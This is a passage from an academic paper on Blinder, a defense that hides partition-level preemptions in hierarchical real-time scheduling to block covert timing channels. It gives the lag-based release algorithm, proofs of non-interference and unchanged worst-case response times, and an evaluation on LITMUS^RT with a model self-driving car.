Task release mode: Blinder defines the *task release mode* of partition Π_i at time t, $\mathcal{M}_i(t)$: *normal* ($\texttt{M}_{\texttt{normal}}$) or *deferred* ($\texttt{M}_{\texttt{deffered}}$) release modes. While a partition is in the normal release mode, any newly-arriving task bypasses the arrival queue and thus immediately becomes ready to execute. If the partition is in the deferred release mode, the task is held in the arrival queue until it is released by Blinder. Each partition is initialized to the normal release mode. If a partition remains in the normal release mode, its behavior is identical to what it would be in a system without Blinder.

Entering into deferred release mode: A partition Π_i enters into the deferred release mode when a preemption on Π_i by another partition explicitly begins, as shown in Algorithm 5. Π_i is said to be *implicitly* preempted if it becomes active (i.e., it has a non-zero remaining budget and tasks to run, as defined in Section 2.1) due to a new task arrival or a budget replenishment, but it is not selected by the global scheduler. Hence, the partition can also enter into the deferred release mode by a task arrival (as shown in Algorithm 3) or a budget replenishment. Note that a suspension due to budget depletion does not change the task release mode.

5.2.2 Lag-based Task Release

As discussed in Section 5.1, task releases are deferred in order to hide preemptions by other partitions from local tasks. Hence, release times are affected by when and how long preemptions occur. Let us consider Figure 12 again. Suppose that Π_i has not been preempted by any partition prior to t_1. That is, t_1 is the time instant at which the local schedule of Π_i *starts deviating from* its canonical schedule shown in Figure 13. From this moment, the progresses of the tasks in the actual schedule (i.e., Figure 12) *lag behind* those in the canonical schedule. Hence, when a new task arrives after t_1, its release should be deferred until the actual schedule has caught up to

Algorithm 5: `SuspendPartition`(Π_i)

```
if M_i(t) == M_normal and Preempted(Π_i, t) == True then
    EnterDeferredMode(Π_i)
end
```

Algorithm 6: `EnterDeferredMode`(Π_i)

```
M_i(t) ← M_deffered
Used_i ← 0
t_def(Π_i) ← t                                    /* Current time */
B_def(Π_i) ← B_i(t)                               /* Remaining budget */
```

the progress that the partition would have made until the task is released in the canonical counterpart.

Since the canonical schedule cannot be statically determined in advance, Blinder constructs an *imaginary* canonical schedule on the fly and updates it upon certain scheduling events. For this, Blinder keeps track of the following per-partition information to determine task release times:

Definition 5 (Available time)**.** $\texttt{available}_i(t)$ *is the maximum amount of time that would have been available to the tasks of* Π_i *until time* t *since the latest time instant at which* Π_i *entered into the deferred release mode.*

Definition 6 (Used time)**.** $\texttt{used}_i$ *is the amount of time that has actually been used by* Π_i *since the latest time instant at which* Π_i *entered into the deferred release mode.*

Note that $\texttt{used}_i \leq \texttt{available}_i(t)$ always hold as $\texttt{used}_i$ remains same as long as Π_i is suspended due to a preemption. $\texttt{used}_i$ depends on the partition-level schedule and it can be easily kept track of by counting the partition active times, as done in Algorithm 2. For instance, in Figure 12, at time t_6, $\texttt{used}_i = t_6 - t_3$. On the other hand, the computation of $\texttt{available}_i(t)$ is not straightforward because it depends on the budget constraints, as we will detail shortly. In the example above, we simply assumed no limitation on partition budgets. Hence, $\texttt{available}_i(t)$ was always the relative offset of t from the beginning of the current deferred release mode, e.g., $\texttt{available}_i(t_6) = t_6 - t_1$.

Now, we define the *lag* as the difference between $\texttt{available}_i(t)$ and $\texttt{used}_i$:

Definition 7 (Lag)**.** $\texttt{lag}_i(t)$ *is the maximum amount of time by which the current local schedule of* Π_i *at time* t *lags behind the canonical schedule. It is computed by*

$$\texttt{lag}_i(t) = \texttt{available}_i(t) - \texttt{used}_i.$$

A positive $\texttt{lag}_i(t)$, say l, when task $\tau_{i,j}$ arrives at time t means that Π_i would have executed up to the amount of l until $\tau_{i,j}$ arrives if no preemptions on Π_i have occurred. Hence, the release of $\tau_{i,j}$ should be deferred until Π_i will have executed for l. This guarantees the tasks of Π_i to make the same amount of progresses that they would have made in the canonical schedule until $\tau_{i,j}$'s release. Therefore, when a new task $\tau_{i,j}$ arrives (Algorithm 3), Blinder initializes the per-task




Figure 15: Maximum available time for Π_i from the beginning of the deferred release mode until an arbitrary time t.

lag value, $\texttt{lag}_{i,j}$. Then, it reduces the `lag` values of the tasks in the arrival queue as long as the partition runs and releases those tasks whose `lag` value become zero (Algorithm 2). Note that `lag` is always zero in the normal release mode.

Budget constraint and available time: So far, it has been assumed that partitions have unlimited budgets, and thus the whole period of preemption on a partition was assumed to be fully available to the partition if preemptions did not happen. However, the budget constraint could have limited the available time to the partition. Suppose Π_i enters into the deferred release mode at time $\texttt{t}_{\texttt{def}}$. Then, the maximum amount of time available to the partition from $\texttt{t}_{\texttt{def}}$ to an arbitrary time instant t in the canonical local schedule (i.e., when no preemptions occur) is composed of the following terms (shown in Figure 15):

- Remaining budget until the next replenishment or t:

$$\texttt{a}_1 = \min\left[\texttt{B}_{\texttt{def}}, (t - \texttt{t}_{\texttt{def}}), (\texttt{t}_{\texttt{rep}} - \texttt{t}_{\texttt{def}})\right]$$

- Full-budget replenishments:

$$\texttt{a}_2 = \lfloor (t - \texttt{t}_{\texttt{rep}})/T_i \rfloor B_i$$

- Last replenishment:

$$\texttt{a}_3 = \min\left[B_i, (t - \texttt{t}_{\texttt{rep}}) - \lfloor (t - \texttt{t}_{\texttt{rep}})/T_i \rfloor T_i\right]$$

Here, $\texttt{B}_{\texttt{def}}$ is the remaining budget at the time of entering into the deferred release mode, and $\texttt{t}_{\texttt{rep}}$ is when the next replenishment is scheduled at, both of which are known at $\texttt{t}_{\texttt{def}}$. Then, $\texttt{available}_i(t)$ is computed as follows:

$$\texttt{available}_i(t) = \texttt{a}_1 + \texttt{a}_2 + \texttt{a}_3,$$

where $\texttt{a}_2 = \texttt{a}_3 = 0$ if $t < \texttt{t}_{\texttt{rep}}$. That is, the maximum available time is obtained by assuming that all budgets are *used up as soon as* they become available.

The maximum available time depends also on the budget replenishment policy. In the formulation above, we assumed a fixed-replenishment policy that can be found from periodic and deferrable servers; the budget is replenished to the maximum budget at a fixed-interval no matter how budgets are used. Hence, the future replenishment times are always known. In the other category, such as sporadic server, there could exist multiple replenishment points determined by when and how much budgets have been used. Nevertheless, the maximum available time can still be obtained, even in such a case, because the information needed is available at the time of entering into the deferred release mode; the `available` time is decomposed into smaller `available` times, each of which can be computed by the formula above. Blinder algorithm can be applied to other hierarchical scheduling schemes as long as the `available` times can be deterministically computed.

Algorithm 7: `ShiftRelease`(Π_i)

```
τ_{i,x} ← earliest arrival in Q_i^A(t)
B_def(Π_i) ← B_i(t_a(τ_{i,x})) (See Appendix A)
t_def(Π_i) ← t_a(τ_{i,x})
Used_i ← 0
for τ_{i,j} ∈ Q_i^A(t) do
    lag_{i,j} ← lag_i(t_a(τ_{i,j}))          /* Update lag */
end
```

Lag-update: The `available` function assumes the *maximal* use of budget, subject to the budget constraint, over a time interval. However, the actual execution may be smaller than what is assumed by `available` function, which leads to a situation in which the partition becomes idle while some tasks are held in the arrival queue. One can improve their responsiveness by releasing them *earlier* than originally projected. This can be done by reducing their `lag` values, as if time is *fast-forwarded*. Suppose the ready queue becomes empty at time t. The `lag` value for each $\tau_{i,j} \in Q_i^A(t)$ is adjusted by `ShiftRelease` in Algorithm 7 in such a way that the earliest arrival among the tasks in $Q_i^A(t)$, denoted by $\tau_{i,x}$, is released immediately at t. That is, the beginning of the deferred release mode is reset to $\tau_{i,x}$'s arrival, i.e., $\texttt{t}_{\texttt{a}}(\tau_{i,x})$. To update the `lag` values of the tasks in the arrival queue, the remaining budget of Π_i at $\tau_{i,x}$'s arrival (i.e., the new beginning of the deferred release mode) should be computed. Appendix A explains how to compute $B_i(\texttt{t}_{\texttt{a}}(\tau_{i,x}))$ from $\texttt{lag}_{i,x}$ at time t.

Switching to normal release mode: If (i) the ready queue becomes empty and (ii) there is no pending task-release (i.e., the arrival queue is empty), the partition switches to the normal release mode, as shown in Algorithm 4. It is when all the tasks that have arrived before or during the deferred release mode complete their executions, resulting in the local schedule being synchronized with the canonical one.

Example: Let us consider two partitions Π_H and Π_L that consist of 1 and 3 tasks, respectively, with the following configuration: Π_L =(10 ms, 7 ms), $\texttt{Pri}(\Pi_H) > \texttt{Pri}(\Pi_L)$, and $\texttt{Pri}(\tau_{L,1}) < \texttt{Pri}(\tau_{L,2}) < \texttt{Pri}(\tau_{L,3})$. Figure 16 shows the schedule trace generated by LITMUS$^{\texttt{RT}}$. Suppose we are interested in determining the release time of $\tau_{L,2}$ that arrives at $t = 21$ ms.

1. Π_L enters into the deferred release mode at $\texttt{t}_{\texttt{def}} = 15$ ms due to the partition-level preemption by Π_H.




Figure 16: Example schedule trace generated by LITMUS$^{\texttt{RT}}$.

2. The remaining budget of Π_L, $\mathtt{B_{def}}$, is 2 ms because 5 ms has been used by $\tau_{L,1}$ and $\tau_{L,3}$ since time 10 ms.
3. Because Π_L started consuming the budget at time 10 ms, the next replenishment time is $\mathtt{t_{rep}} = 20$ ms. From then to $t = 21$ ms, a budget of 1 ms is also available to Π_L. Hence, $\mathtt{available}_L(21) = 2+1 = 3$ ms.
4. From $\mathtt{t_{def}}$, Π_L has never executed, thus $\mathtt{used}_L = 0$ at $t = 21$. This results in $\mathtt{lag}_{L,2} = \mathtt{lag}_L(21) = 3$ ms.
5. Π_L returns from the preemption by Π_H at time 24 ms. $\tau_{L,3}$ resumes its execution because it is the highest-priority task in the ready queue of Π_L. After $\tau_{L,3}$ finishes, $\tau_{L,1}$ resumes its execution.
6. After 3 ms from the Π_L's resumption, $\mathtt{lag}_{L,2}$ becomes 0. Hence, $\tau_{L,2}$ is released at time 27 ms.

Proof of non-interference: The following theorem proves the non-interference property (Definition 4) of schedules transformed by Blinder algorithm.

Theorem 1. *With Blinder algorithm, tasks are released at the deterministic partition-local times.*




Figure 17: Irrespective of the partition-level schedule $\mathcal{P}_x$, task $\tau_{i,j}$ is released at the deterministic Π_i-local time.

Proof. Suppose at time $\mathtt{t_{def}}$, partition Π_i enters into the deferred release mode. Let us consider two arbitrary partition-level schedules $\mathcal{P}_1$ and $\mathcal{P}_2$ that are equivalent until time $\mathtt{t_{def}}$. Let $\mathtt{t}^{(i)}_{\mathtt{def}}$ be the corresponding Π_i-local time, as depicted in Figure 17. Now, consider a task $\tau_{i,j}$ that arrives at an arbitrary (physical) time $t \geq \mathtt{t_{def}}$. The two different partition schedules during $[\mathtt{t_{def}}, t)$ result in different $\mathtt{lag}$ values, $\mathtt{lag}_i(t,\mathcal{P}_1)$ and $\mathtt{lag}_i(t,\mathcal{P}_2)$, for $\tau_{i,j}$. By the definition, $\mathtt{lag}_i(t,\mathcal{P}_x) = \mathtt{available}_i(t,\mathcal{P}_x) - \mathtt{used}_i(\mathcal{P}_x)$ where both $\mathtt{available}$ and $\mathtt{used}$ times are parameterized by partition schedule $\mathcal{P}_x$. Note that $\mathtt{available}_i(t,\mathcal{P}_x)$ is invariant to $\mathcal{P}_x$ because it computes the maximum amount of time available to Π_i when no other partitions run. Hence, $\mathtt{available}_i(t,\mathcal{P}_1) = \mathtt{available}_i(t,\mathcal{P}_2)$, which leads to

$$\mathtt{used}_i(\mathcal{P}_1) + \mathtt{lag}_i(t,\mathcal{P}_1) = \mathtt{used}_i(\mathcal{P}_2) + \mathtt{lag}_i(t,\mathcal{P}_2). \quad (1)$$

By the definition of the $\mathtt{used}$ time, the Π_i-local time at which $\tau_{i,j}$ arrives is $\mathtt{t}^{(i)}_{\mathtt{def}} + \mathtt{used}_i(\mathcal{P}_1)$ for $\mathcal{P}_1$. Then, $\tau_{i,j}$ is released after the partition executes for $\mathtt{lag}_i(t,\mathcal{P}_1)$, which results in the release time of $\mathtt{t}^{(i)}_{\mathtt{def}} + \mathtt{used}_i(\mathcal{P}_1) + \mathtt{lag}_i(t,\mathcal{P}_1)$. Similarly, $\tau_{i,j}$ is released at $\mathtt{t}^{(i)}_{\mathtt{def}} + \mathtt{used}_i(\mathcal{P}_2) + \mathtt{lag}_i(t,\mathcal{P}_2)$ for $\mathcal{P}_2$. Then,

$$\mathtt{t}^{(i)}_{\mathtt{def}} + \mathtt{used}_i(\mathcal{P}_1) + \mathtt{lag}_i(t,\mathcal{P}_1) = \mathtt{t}^{(i)}_{\mathtt{def}} + \mathtt{used}_i(\mathcal{P}_2) + \mathtt{lag}_i(t,\mathcal{P}_2),$$

due to Eq. (1). That is, the release time of $\tau_{i,j}$ in Π_i-local time is same no matter what the partition-level schedule $\mathcal{P}_x$ is. □




Figure 18: Worst-case response time of $\tau_{i,j}$.

5.3 Schedulability Analysis

In this section, we analyze the schedulability of real-time tasks under Blinder. The schedulability is tightly dependent on particular choices of global and local scheduling policies as well as budget replenishment policy. Hence, we base our analysis on the fixed-priority server algorithm of LITMUS$^{\mathrm{RT}}$ on which our implementation is based.

Let us first consider the case without Blinder. The worst-case situation for $\tau_{i,j}$ (illustrated in Figure 18) is when (a) it arrives at time t_0, at which the partition Π_i's budget is depleted by lower-priority tasks as soon as possible, all the higher-priority tasks in the same partition arrive together at t_0, and their subsequent invocations arrive as frequently as possible; (b) the local task executions are served by Π_i over one or multiple replenishment periods (at most B_i over T_i); (c) all partitions that can preempt Π_i are replenished to their full budgets together when Π_i's last replenishment happens, and they execute as maximally and frequently as possible, thus maximally delaying $\tau_{i,j}$'s remaining executions [14].

In fact, the above worst-case situation also holds for Blinder. In other words, Blinder does not increase the worst-case response time (WCRT) of tasks as long as partitions are *schedulable*; a partition Π_i is said to be schedulable if it is guaranteed to execute for B_i over every replenishment period T_i. By viewing partitions as periodic tasks, the following iterative equation [21] can be used to check if Π_i is schedulable:

$$w_i^{n+1} = B_i + \sum_{\mathtt{Pri}(\Pi_k) > \mathtt{Pri}(\Pi_i)} \lceil w_i^n / T_k \rceil B_k, \quad (2)$$

where $w_i^0 = B_i$. If w_i^n converges and is upper-bounded by the replenishment period T_i, Π_i is guaranteed to serve B_i to its tasks over every period T_i, due to the critical instant theorem [27]. As an example, Π_4 in Table 1 in Section 6.2 takes up to 38 ms to execute for $B_4 = 10$ ms. If we increase the budgets for all partitions by 25%, Π_4 becomes unschedulable.

Lemma 1. $\mathtt{lag}_i \leq B_i$ *always holds if* Π_i *is schedulable.*

Proof. Suppose Π_i is being replenished to its full budget B_i at time t and all partitions that can preempt Π_i are replenished together and use up their budgets as frequently and maximally as possible. If there was no such preemption on Π_i, it could have served its tasks for up to B_i during $[t, t+T_i)$. Hence, $\mathtt{available}_i$ can reach up to B_i. On the other hand,

$\texttt{used}_i$ remains 0 until Π_i takes the CPU. Therefore, $\texttt{lag}_i$ can reach up to B_i in the first period. From then on, over each replenishment period the partition is provided B_i of available time that it can fully use during the period as it is schedulable. Therefore, due to $\Delta\texttt{lag}_i = \Delta\texttt{available}_i - \Delta\texttt{used}_i = 0$, $\texttt{lag}_i$ cannot grow over B_i. In fact, $\texttt{lag}_i$ is always reduced to 0 by the next-replenishment time. □

Theorem 2. *If partition Π_i is schedulable, Blinder does not increase the worst-case response times of its tasks.*




Figure 19: Worst-case initial latency remains same.

Proof. This can be proved by showing that the worst-case initial latency is same whether or not Blinder is used. Suppose Π_i is replenished to its full budget at time t, as shown in Figure 19. The maximum $\texttt{lag}_i$ is achieved when Π_i's execution is delayed by higher-priority partitions at least until time $t + B_i$, as shown in Case (a), at which $\texttt{lag}_i$ becomes B_i. Now, due to Lemma 1, $\texttt{lag}_i$ returns to 0 by or earlier than the end of the current period $t + T_i$. Hence, in the worst-case, a task $\tau_{i,j}$ that arrives at time $t + B_i$ can have the initial latency of $T_i - B_i$. Without Blinder, the worst-case situation for $\tau_{i,j}$ occurs when it arrives as soon as Π_i's budget is depleted, which can happen as early as at time $t + B_i$. As shown in Case (b), the worst-case initial latency is $T_i - B_i$. Therefore, $\tau_{i,j}$ can start its execution at earliest at $t + T_i$. From then on, its execution is independent from whether Blinder is used or not. □

If Π_i is not schedulable due to an ill-configuration of partition parameters, the $\texttt{lag}_i$ might not be bounded if, albeit unlikely, Π_i's workload is infinite, because $\Delta\texttt{lag}_i$ over certain replenishment periods could be non-zero. In practice, it is uncommon to assign parameters that make partitions unschedulable. System integrator can use the exact analysis presented in Eq. (2) for the test of partition schedulability.

Average-case response times: It is worth noting that, as will be experimentally shown in Section 6.2, high-priority tasks tend to experience longer *average-case* response times due to the lag-based task release. However, because the use of lag does not change both the demand from tasks and the supply from partition, increases in the average-case response times of high-priority tasks is compensated by decreases in low-priority tasks' response times. Also, the impact on response times tends to be higher for low-priority partitions as they are more likely to operate in the deferred release mode than high-priority partitions.




Figure 20: Mix of static and non-static time partitioning.

5.4 Discussion

Physical time: If the precise physical time is available to tasks in the receiver partition (i.e., Π_R in Figure 5), they can directly perceive changes in their timings. Certain countermeasures such as fuzzy time [19, 42] and virtual time [25, 45] techniques can mitigate the threat. However, partitions under a hierarchical scheduling can still form an algorithmic covert-channel without time information as presented in Section 3.

Certain applications still require the physical time information, making the above mitigations inapplicable. One possible way to prevent such applications from exploiting the hierarchical scheduling is to serve them in static partitions. As shown in Figure 20, a system can host a mix of static and non-static partitions by (i) allocating fixed time intervals for the static partitions and (ii) letting the others (i.e., non-static partitions) compete for the remaining times based on their priorities. Note that there can be multiple static partitions placed anywhere in the major cycle. From the perspective of the non-static partitions, the static partitions can be viewed as another non-static partition with the highest-priority and the replenishment period being equal to the major cycle. The non-static partitions are subject to Blinder, and access to precise physical time is disabled for their user processes. In our prototype, we use a sandbox-based method to block physical-time access for a demonstration purpose.

For most real-time applications, their correct functioning highly depends on the execution regularity and schedulability. Physical control processes use time elapsed between successive invocations to estimate a change in the process state over time. For low-dynamics systems, the interval can be approximated by a constant time resolution. In such cases, applications do not need precise physical times. In Section 6.1, we discuss the practicality of such an approximation based on our prototype implementation. On the other hand, high-dynamics processes require precise time information and such tasks can be served in static partitions as explained above. In fact, such highly critical applications are less likely to be malicious as they tend to have low complexity and go through a stringent verification process due to safety requirements.

Modularity: Blinder is modular in that it can be enabled/disabled independently for each partition because it does not change a partition's behavior from others' points of view. Accordingly, enabling/disabling Blinder for individual partition does not affect others' schedulability. This modularity is especially useful when certain partitions are verified to be trustworthy, and such applications are free of accessing precise physical time.

Algorithm complexity: In the normal release mode `lag` is not computed, and the arrival queue is always empty. Hence, Blinder does not enter the loop in `LocalScheduler` (Algorithm 2). Therefore, the algorithm complexity in this mode is $O(1)$. In the deferred release mode, both `LocalScheduler` and `ShiftRelease` update the `lag` values of the tasks in the arrival queue. Because a `lag` calculation is a constant-time operation, the worst-case complexity for each partition is linear to the size of its task set. Note that the operations are independent from the number of partitions in the system. Hence, letting M be the total number of tasks in the system, the asymptotic complexity is $O(M)$.

Multicore: Blinder can be applied to a multicore processor without any modification. This feature is only disadvantageous to adversaries–especially if partitions can migrate between cores. This is because the sender partition may not be able to preempt the receiver partition. If migration is not allowed, Blinder can be independently applied to each of the application sets that share a CPU core. However, if a partition can run multiple tasks simultaneously across multiple cores, one of them can serve as an implicit clock (e.g., using a shared counter in a tight loop). Hence, partitions should not be allowed to occupy multiple cores at the same time, as well as disallowing shared memory and messaging across cores. In fact, in high-assurance systems, it is a common practice to fix a partition to a core to minimize the unpredictability caused by concurrency [36].

6 Evaluation

6.1 Use Case

Platform: We applied Blinder to an 1/10th-scale self-driving car platform. Figure 8 in Section 3.1 presented the overall system architecture. It autonomously navigates an indoor track using a vision-based steering control and an indoor positioning system. The health monitoring partition, Π_4, collects runtime log data and also runs watchdog process that monitors the application partitions' heartbeat messages.

Blinder Implementation: We implemented Blinder in the latest version of LITMUS^{RT} (based on Ubuntu 16.04 with kernel version 4.9.30) which we run on Intel NUC mini PC that has Intel Core i5-7260U processor operating at 2.20 GHz and a main memory of 8 GB. Our implementation is based on LITMUS^{RT}'s partitioned reservation (`P-RES`) framework. For our evaluation, we applied Blinder to the sporadic-polling server of `P-RES` which is a variant of the sporadic-server algorithm; the full budget is replenished after one period from the beginning of first consumption, instead of maintaining multiple replenishment threads. Hence the same `available` function presented in Section 5.2.2 is used because only one $\mathtt{t}_{\mathtt{rep}}$ (i.e., the next replenishment time) exists and is known at any time instant. We used the fixed-priority preemptive scheduling for the partition-local scheduling. Our implementation is denoted by `P-RES-NI` (`P-RES` with *non-interference*).

One implementation challenge that needs to be highlighted is that LITMUS^{RT} reservation does not have a clock to generate regular tick-based signals. It rather uses a Linux high-resolution timer (hrtimer) [16] to set an absolute expiration time instant for the next schedule. Every time when the scheduler returns to the user thread, it resets this timer to the closest instant that needs to be responded by the scheduler. In `P-RES`, the next reschedule point is determined by the minimal value of the time slices of the local scheduler, the remaining budget, and the next replenishment time. For `P-RES-NI`, we added one more condition, that is the remaining `lag` for the head of the arrival queue, to accurately schedule task release points.

Blocking access to physical time: The behavior controller partition, Π_1, is allowed to access the physical time because it is given the highest priority. The other partitions do not need the precise physical time information. Thus, we blocked them from accessing the physical time. Specifically, we implemented a secure launcher that creates a restricted execution environment for user tasks based on seccomp (secure computing mode) [11] that can filter any system calls. We blacklisted time-related system calls such as `time`, `clock_gettime`, `timer_gettime`, etc. In addition, we dropped the permissions that could leak physical time information, including time-relevant devices (e.g., `/dev/hpet`), time-stamp counter (`TSC`), model-specific registers, and virtual ELF dynamic shared object (`vDSO`) [13]. The tasks of Π_2, Π_3, and Π_4 are launched by this secure launcher. Other approaches such as fuzzy time [19, 42] and virtual time [25, 45] could also be used for them.

The navigation partition also runs a Kalman filter-based localization task that requires a time interval between successive estimations. It uses a constant time interval (50 ms), instead of precise time measurements. In order to see how close it is to the actual variations, we measured time interval between successive executions. Note that the interval is hardly constant (unlike inter-arrival time) due to constraint on partition-budget as well as delay by higher-priority partitions/tasks. This can be seen from Figure 21 that compares the localization task's execution intervals under `P-RES` and `P-RES-NI`. Although the interval ranges between 30 and 60 ms with a few outliers, the average matches the task's estimation rate (20 Hz). With Blinder enabled, we measured the error in the position estimation (from the ground-truth) and observed a 3% increase in the error when compared to the case when time interval is measured from the wall clock.




Figure 21: Time interval between successive execution of the localization task in Π_3.




Figure 22: LITMUS^{RT} schedule traces of the covert channel scenario when Blinder is used.

Covert channel: Figure 22 shows the schedule traces for the scenario presented in Section 3.1 with Blinder enabled. The navigation task's heartbeat message helps the watchdog task in the health monitoring partition to time the receiver tasks to the sender. Nevertheless, due to Blinder, Receiver 1, which has a lower-priority than Receiver 2, always completes its execution before Receiver 2 increases the shared counter no matter how long the sender executes. Thus, the receiver's inference always results in '0' regardless of the sender's signal.

6.2 Cost of Blinder

Response time: To evaluate the cost of Blinder in a general setting, we measured task response times from a system that is comprised of various rate-groups. The partition and task parameters are shown in Table 1. We initially set both α and β to 1, which sets the system load to 80%. In order to add randomness to the executions and thus to create numerous variations in timings, task inter-arrival times are allowed to vary by 20 percent. Task priorities are assigned according to Rate Monotonic policy [27] (i.e., shorter period $\rightarrow$ higher priority). We used `rtspin` tool of LITMUS^{RT} to generate the real-time tasks. We compare our method, `P-RES-NI` (N), against `P-RES` (P) and `TDMA` (T). For `TDMA`, the major cycle is set to 50 ms.

Figure 23 summarizes the statistics of task response times obtained from running each scheme for 10 hours. The empirical probability distributions and the complete data including the analytic WCRTs can be found in Appendix B. The analytic WCRTs for `P-RES` are calculated by the analysis presented in [14]. Those under `TDMA` can be calculated similarly by treating other partitions as a single, highest-priority periodic task. The analyses assume no kernel cost, and thus the actual measurements can be slightly higher than what are numerically computed. The results highlight the following: (i) `P-RES-NI` does not increase the WCRTs compared to `P-RES`. This is because all the partitions are schedulable as discussed in Section 5.3; (ii) the behavior of Π_1 (i.e., the highest-priority partition) is not affected by Blinder because it never enters into the deferred release mode; (iii) the experimental WCRTs, in particular of low-priority tasks, under `P-RES-NI` tend to be smaller than those measured under `P-RES` especially in low-priority partitions. This is because those tasks are made more responsive by Blinder (i.e., deferred release of higher-priority tasks reduces the amount of preemption on lower-priority tasks), and thus the true worst-cases were less likely to be observed. In theory, the WCRTs under `P-RES-NI` and `P-RES` are same; (iv) while `TDMA` benefits low-priority partition in terms of the WCRTs due to guaranteed time slices, it degrades the average responsiveness; (v) due to the `lag`-based release control, the average-case response times, in particular of high-priority tasks, increase. The impact is more noticeable in lower-priority partitions. As a result, $\tau_{4,1}$'s average response time is increased by 20% under `P-RES-NI`. However, although criticality is not necessarily identical to priority, such low-priority partitions tend to be less sensitive to degraded responsiveness; (vi) the impact on lower-priority tasks are smaller. For instance, the average response times of $\tau_{3,4}$ and $\tau_{4,4}$ are decreased by 2% and 5%, respectively, compared to `P-RES`. This is because in addition to the reduced-preemptions by higher-priority tasks, a part or whole of the `lag` times could have been spent nevertheless to wait for higher-priority tasks to finish. Hence, their delayed releases can be masked.

Table 1: Partition (T_i, B_i) and task $(p_{i,j}, e_{i,j})$ parameters for the evaluation of response times on LITMUS^{RT} system. Units are in ms. The system load is controlled by α and β. For instance, the system load is 80% for $\alpha = \beta = 1$. $\texttt{Pri}(\Pi_i) > \texttt{Pri}(\Pi_{i+1})$.

	$\tau_{i,1}$	$\tau_{i,2}$	$\tau_{i,3}$	$\tau_{i,4}$
Π_1 $(20, 4\alpha)$	$(40, 2\beta)$	$(80, 4\beta)$	$(160, 8\beta)$	$(320, 16\beta)$
Π_2 $(30, 6\alpha)$	$(60, 3\beta)$	$(120, 6\beta)$	$(240, 12\beta)$	$(480, 24\beta)$
Π_3 $(40, 8\alpha)$	$(80, 4\beta)$	$(160, 8\beta)$	$(320, 16\beta)$	$(640, 32\beta)$
Π_4 $(50, 10\alpha)$	$(100, 5\beta)$	$(200, 10\beta)$	$(400, 20\beta)$	$(800, 40\beta)$




Figure 23: Statistics of response times of the tasks in Table 1.




Figure 24: Probability distribution of $\tau_{4,1}$'s response times.

